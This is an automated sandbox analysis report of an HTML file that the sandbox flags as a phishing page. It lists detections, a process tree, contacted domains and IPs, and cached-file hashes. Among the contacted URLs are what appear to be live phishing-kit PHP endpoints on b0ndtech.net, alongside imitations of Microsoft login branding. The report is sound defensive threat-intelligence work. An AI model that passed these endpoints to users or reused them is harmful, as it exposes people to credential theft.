ID: 830977
Sample Name: Rtd-denver Statement Withhold_Detail954089.html
Cookbook: defaultwindowsinteractivecookbook.jbs
Time: 22:02:20
Date: 20/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

Rtd-denver Statement Withhold_Detail954089.html


Overview

General Information

Sample Name:	Rtd-denver Statement Withhold_Detail954089.html
Analysis ID:	830977
MD5:	4b25eee508f7c..
SHA1:	b1987a13e76e...
SHA256:	095d7123f03e8..
Infos:	



Detection




HTMLPhisher

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected HtmlPhish48
- Yara detected HtmlPhish44
- HTML document with suspicious title
- HTML document with suspicious na...
- Phishing site detected (based on im...
- IP address seen in connection with ...

Classification



Process Tree

- **System is w10x64_ra**
- OUTLOOK.EXE (PID: 404 cmdline: "C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail MD5: CA3FDE8329DE07C95897DB0D828545CD)
- chrome.exe (PID: 6728 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument C:\Users\user\Desktop\Rtd-denver Statement Withhold_Detail954089.html MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 6928 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2036 --field-trial-handle=1820,i,13093619940633005099,193694444887211465 3,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
Rtd-denver Statement Withhold_Detail954089.html	JoeSecurity_HtmlPhish_44	Yara detected HtmlPhish_44	Joe Security	

HTML

Source	Rule	Description	Author	Strings
88868.0.pages.csv	JoeSecurity_HtmlPhish_48	Yara detected HtmlPhish_48	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Phishing

Yara detected HtmlPhish48

Yara detected HtmlPhish44

Phishing site detected (based on image similarity)

System Summary


HTML document with suspicious title

HTML document with suspicious name

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 Process Injection	3 Masquerading	OS Credential Dumping	System Service Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Process Injection	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
jsdelivr.map.fastly.net	0%	Virustotal		Browse
b0ndtech.net	0%	Virustotal		Browse
part-0017.t-0009.fdv2-t-msedge.net	0%	Virustotal		Browse
aadcdn.msauthimages.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://getbootstrap.com)	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/bannerlogo?ts=637045113745897419	0%	Avira URL Cloud	safe	
http://https://b0ndtech.net/host16/d21edef.php	0%	Avira URL Cloud	safe	
http://https://b0ndtech.net/host16/admin/js/mj.php?ar=ZXhjZWw=	0%	Avira URL Cloud	safe	
http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/illustration?ts=637082369601429463	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jsdelivr.map.fastly.net	151.101.129.229	true	false	• 0%, Virustotal, Browse	unknown
b0ndtech.net	92.242.187.183	true	false	• 0%, Virustotal, Browse	unknown
accounts.google.com	142.250.186.45	true	false		high
cdnjs.cloudflare.com	104.17.25.14	true	false		high
maxcdn.bootstrapcdn.com	104.18.11.207	true	false		high
cs1227.wpc.alphacdn.net	192.229.221.185	true	false		unknown
www.google.com	216.58.212.164	true	false		high
part-0017.t-0009.fdv2-t-msedge.net	13.107.237.45	true	false	• 0%, Virustotal, Browse	unknown
clients.l.google.com	142.250.185.142	true	false		high
cs1025.wpc.upsiloncdn.net	152.199.23.72	true	false		unknown
aadcdn.msauthimages.net	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
clients2.google.com	unknown	unknown	false		high
code.jquery.com	unknown	unknown	false		high
cdn.jsdelivr.net	unknown	unknown	false		high


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://b0ndtech.net/host16/admin/js/mj.php?ar=ZXhjZWw=	false	• Avira URL Cloud: safe	unknown
http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css	false		high
http://https://cdnjs.cloudflare.com/ajax/libs/font-awesome/4.7.0/css/font-awesome.css	false		high
file:///C:/Users/user/Desktop/Rtd-denver%20Statement%20Withhold_Detail954089.html	true		low
http://https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/fonts/fontawesome-webfont.woff2?v=4.7.0	false		high
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://b0ndtech.net/host16/d21edef.php	false	• Avira URL Cloud: safe	unknown
http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/illustration?ts=637082369601429463	false	• Avira URL Cloud: safe	unknown
http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/bannerlogo?ts=637045113745897419	false	• Avira URL Cloud: safe	unknown
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.102&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high
http://https://cdn.jsdelivr.net/npm/bootstrap@4.0.0/dist/css/bootstrap.min.css	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontawesome.io	chromecache_148.3.dr, chromecache_139.3.dr	false		high
http://https://getbootstrap.com)	chromecache_150.3.dr	false	• Avira URL Cloud: safe	low
http://https://github.com/twbs/bootstrap/blob/master/LICENSE)	chromecache_150.3.dr	false		high
http://fontawesome.io/license	chromecache_148.3.dr, chromecache_139.3.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.186.45	accounts.google.com	United States		15169	GOOGLEUS	false
142.250.185.68	unknown	United States		15169	GOOGLEUS	false
152.199.23.72	cs1025.wpc.upsiloncdn.net	United States		15133	EDGECASTUS	false
151.101.129.229	jsdelivr.map.fastly.net	United States		54113	FASTLYUS	false
52.109.77.0	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
92.242.187.183	b0ndtech.net	United Kingdom		42831	UKSERVERS-ASUKDedicatedServersHostingandCo-Location	false
104.18.11.207	maxcdn.bootstrapcdn.com	United States		13335	CLOUDFLARENETUS	false
52.109.32.24	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
239.255.255.250	unknown	Reserved		unknown	unknown	false
192.229.221.185	cs1227.wpc.alphacdn.net	United States		15133	EDGECASTUS	false
142.250.185.142	clients.l.google.com	United States		15169	GOOGLEUS	false
13.107.237.45	part-0017.t-0009.fdv2-t-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
192.229.221.95	unknown	United States		15133	EDGECASTUS	false
104.17.25.14	cdnjs.cloudflare.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	37.0.0 Beryl
Analysis ID:	830977
Start date and time:	2023-03-20 22:02:20 +01:00
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 4m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowsinteractivecookbook.jbs
Analysis system description:	Windows 10 64 bit version 1909 (MS Office 2019, IE 11, Chrome 104, Firefox 88, Adobe Reader DC 21, Java 8 u291, 7-Zip)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	1
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Rtd-denver Statement Withhold_Detail954089.html
Detection:	MAL
Classification:	mal68.phis.winHTML@24/20@14/16
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .html

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, SIHClient.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 172.217.23.99, 34.104.35.123, 69.16.175.42, 69.16.175.10, 142.250.186.99
- Excluded domains from analysis (whitelisted): logincdn.msauth.net, cds.s5x3j6q5.hwcdn.net, slscr.update.microsoft.com, aadcdnoriginwus2.azureedge.net, lgincdnvzeuno.ec.azureedge.net, ctldl.windowsupdate.com, clientservices.googleapis.com, aadcdn.msauth.net, firstparty-azurefd-prod.trafficmanager.net, lgincdnvzeuno.azureedge.net, edgedl.me.gvt1.com, login.live.com, lgincdn.trafficmanager.net, aadcdn.azureedge.net, aadcdn.ec.azureedge.net, update.googleapis.com, aadcdnoriginwus2.afd.azureedge.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtWriteVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Outlook Logging\OUTLOOK_16_0_13929_20386-20230320T2202390426-404.etl

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	modified
Size (bytes):	4096
Entropy (8bit):	4.018423656134381
Encrypted:	false
SSDEEP:	24:AMoXZvOLWBcwmEeGaUrgzd1iaJIlcwO8aLvsjQ/Zy6OR+yjPdG1GadfrdZ4iis1J:npqeGSEuCgamjkfb57/xE/ch284U
MD5:	5B8B87558528A74E06B6FBA116C62384
SHA1:	F35A0FE7836C8432048EE3275E9298597A74ABBF
SHA-256:	48286C4F679D8C3945C162C61846198D7B8638517A3C674F2C473A884D23A8AB
SHA-512:	E10A331D13E86BA0D5BA8B4A599D0DEB5F6C5C3F1576DAAC35519603171E1BECDB890036253A86CA0D3E06D243D6585EC9FF1FED2FC63373BDCB6DC1C4643896
Malicious:	false
Reputation:	low
Preview:	........(.........^o[..(..... ...80.....8.....X.....W..Uo[..#..*...C.L...0T.j.....F.....[:X.....W..Uo[..#..*...C.L...0T.j.....F.....):X.....W..Uo[..#..*...C.L...0T.j.....F.....':X.....W..Uo[..#..*...C.L...0T.j....."..F.....(:X.....W..Uo[..#..*...C.L..0T.j.....S&..F.....&:X.....W..Uo[..#..*...C.L...0T.j.....5*..F.....*:X.....W..Uo[..#..*...C.L...0T.j.....w...F.....c:X.....W..Uo[..#..*...C.L...0T.j.....2..F.....:_X.....W..Uo[..#..*...C.L...0T.j.....7..F.....b:X.....W..Uo[..#..*...C.L...0T.j.....:..F.....`:X.....W..Uo[..#..*...C.L...0T.j.....

C:\Users\user\Documents\Outlook Files\Outlook Data File - NoEmail.pst

Process:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
File Type:	data
Category:	dropped
Size (bytes):	576
Entropy (8bit):	5.064418617042647
Encrypted:	false
SSDEEP:	12:U4xC4asrkSbdfwSJmcy0kxksX340fk6rYv9cK1bpv2ZU3:bxC4awVGp0SX34ek6r6HlX3
MD5:	FBCCB1549EB6F432138D243F97ED129E
SHA1:	E26CFCDBD6BE7A859F063A35B0448038D970A999
SHA-256:	BEBFF44CB9D231EC74BC9615CE54C95A3204FAD619EEF8FABBEEEA4499D148D9
SHA-512:	6C20C5B82AA6F78EED610A304FB6C52819DBC2B8F453FF35DE4032D44A2E43D9261996C79BDD6434A5C0AA9C5BD64142E58A0292C448008CCECC381A548AE6C
Malicious:	false
Reputation:	low
Preview:	.6...AAAAAAA...AAAAA...A.A.A/ALAAAAAAAAAAAAbA5AtA.!.AGA.A.bbA.A`A.].A%A.A...A AHA...AVA.A.n.AKA.A6d.A.A.A6.A~AEA...6.A.A..Ab.A...A...A...An.LA..bA...A..bA..#A..bA5..A...6#.qA.^tA..&A.5.6..A..bA..A...6`.~A.G.6N..A..bA2..A...A6#.A.-.A.#.A...A.#cA...6*#.A.*bA..A...An..A...A..A..bA..A. bA..A.tbA.SAA.AbA.S.A.6.AF..A.L.A`..A...AN.A...A..(A.}.A...A.1.A...A..A...A...AV..A..AQ.yA._.AE.MA...A|.A...AU..A...6...A...6...A.?.6...A.H.A..A.9bAK.XA...A...A...A..DA..A...A.%bAZ.A.;b.q..A.#b...7A...Aw..A68.AAA.AtA.6.....

Chrome Cache Entry: 137

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=paint.net 4.2.5], baseline, precision 8, 1420x1080, components 3
Category:	downloaded
Size (bytes):	202085
Entropy (8bit):	7.963553964766866
Encrypted:	false
SSDEEP:	3072:2lWGsEbKiuOTLFgeLFb2N06m77dP7xdUzPbn519jDNNg9Ble06mSUJ:2g+COTRgabbvZPDSPbxjRNg9NSUJ
MD5:	3D56CCB6805B4FD94B6B838DA2A9C27B
SHA1:	ECF00284C7930BFB5C9FFA57D51104B7E0089E84
SHA-256:	29E288A7DF4BF113F18F21602DE8956EAA0F83770DE4419B9D68641D455023E0

SHA-512:	6249C1AE73A067B6381EFC2A14280DC289D490E97D9B80AF8ABA85ED161C928F53DB2FC8D8641238B603D5245155ADD0D783E6B038D8E1CC1502DA905A582EB
Malicious:	false
Reputation:	low
URL:	http://https://aadcdn.msauthimages.net/dbd5a2dd-1njtyxqmqtxll4fekahwsiyy3a1hrkw922ab5h5-6r8/logintenantbranding/0/illustration?ts=637082369601429463
Preview:	......JFIF.....`.`.....fExif..MM.*.....>.....F.(.....1.....N.....`.....`....paint.net 4.2.5....C.....")....)$+*($"-2@7-0=0"8L9=CEHIH+6OUNFT@GHE...C.....!..!E.'.EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE.....8....!.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..k..8(.....)i.Q@.....P.K@...(....-..(..u...E..P.E....Q@...Q@.-..P0..AE..P..@.....QH..b..(....@....9....LP...@...P!h...i{P0.u.....1E....@..E..P.Fh.(.....J.ZC...`%.....)(....\..E..P.E..-%..f..4.....P..P.....&.sG.....M....R..Fh....\..f.4.....J.)(..4.f...3@..(.

Chrome Cache Entry: 138

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	gzip compressed data, max speed, from FAT filesystem (MS-DOS, OS/2, NT), original size modulo 2^32 2905
Category:	downloaded
Size (bytes):	1173
Entropy (8bit):	7.811199816788843
Encrypted:	false
SSDEEP:	24:XuByTjb3w436CJvnuI5wTGPjl2kGKvu3pufqOdyq3/VYHjyK5AXn:X8yz1qCkUYo1ozgt9YHGKe
MD5:	5C7ACF60A2ACAA5C54BF2B2EC6D484D8
SHA1:	F1837FD5DB6DAD498148D7D77438DE693114B042
